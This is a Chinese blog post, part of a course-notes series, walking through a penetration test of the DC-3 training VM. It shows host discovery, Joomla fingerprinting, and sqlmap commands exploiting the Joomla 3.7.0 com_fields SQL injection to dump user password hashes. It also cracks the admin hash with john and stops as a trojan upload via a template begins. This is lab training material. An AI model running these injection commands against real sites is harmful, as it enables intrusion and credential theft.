[网络安全学习篇71]:渗透测试实战-DC-3-靶机入侵
引言:我的系列博客[网络安全学习篇]上线了,小编也是初次创作博客,经验不足;对千峰网络信息安全开源的视频公开课程的学习整理的笔记整理的也比较粗糙,其实看到目录有300多集的时候,讲道理,有点怂了,所以我就想到了通过写博客(课程笔记)的形式去学习它,虽然写博客会让我多花几倍的时间去学习它,但是当我完成一篇博客所获得的成就感和你们对于我的认同感,让我很满足,能够鼓励我一天天的坚持下去,也希望和我一起学习本期视频的"同道"们也能给一直坚持下去。我们大家一起加油。由于作者本身也是网络信息安全小白,大部分知识点都是初次接触,出现对其理解不深入,不完整,甚至也会出现错误有问题的地方,希望大家谅解、留言提出指正,同时也欢迎大家来找我一起交流学习!!!
往期博客:
第一阶段:
[网络安全学习篇1]:windowsxp、windows2003、windows7、windows2008系统部署(千峰网络安全视频笔记)
[网络安全学习篇24]:漏洞与木马(千峰网络安全视频笔记 p117-p118)
第二阶段:
第三阶段:
[网络安全学习篇42]:靶场环境搭建(ubuntu系统安装优化及vulhub安装)
[网络安全学习篇43]:PHP基础+变量 运算符 流程控制语句
第四阶段:
[网络安全学习篇71]:渗透测试实战-DC-3-靶机入侵(本篇)
下期博文:
目录
搭建靶机环境
链接:https://pan.baidu.com/s/1L-fHw8bNAPHS6jHx1BJA3A
提取码:8r7m
启动DC-3
获取其IP地址

查看其网段,查看其MAC地址,(黑盒测试)
Nmap
nmap -sP 192.168.1.2/24

得到DC-3的IP地址192.168.1.165
nmap -A 192.168.1.165 -p 1-65535 -oN nmap.A

80端口开放,尝试使用浏览器访问

指纹识别
whatweb http://192.168.1.166

joomscan扫描
joomscan --url http://192.168.1.166

扫出了其网站后台

查找网站模板joomla 3.7.0存在的漏洞
searchsploit joomla 3.7.0

拷贝至当前目录
cp /usr/share/exploitdb/exploits/php/webapps/42033.txt joomalv370_sqli.txt

sqlmap

列出数据库库名
sqlmap -u "http://192.168.1.166/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

列出当前数据库的库名
sqlmap -u "http://192.168.1.166/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --current-db -p list[fullordering]
列出joomladb 数据库的库名
sqlmap -u "http://192.168.1.166/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D "joomladb" --tables -p list[fullordering]

列出users 表的字段及类型
sqlmap -u "http://192.168.1.166/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D "joomladb" -T "#__users" --columns -p list[fullordering]

列出账密
sqlmap -u "http://192.168.1.166/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D "joomladb" -T "#__users" -C "name,password" --dump -p list[fullordering]

解密
vim joomlav370_admin_hash.txt

john joomlav370_admin_hash.txt

得到密码:snoopy
进入后台
我们随便浏览一下


他告诉我们这次DC-3实战只有一个目标获得root权限
在这个目录下有一个beez3 的模板

上传木马
进去之后我们发现有目录,可以编辑文件,可以考虑上传木马

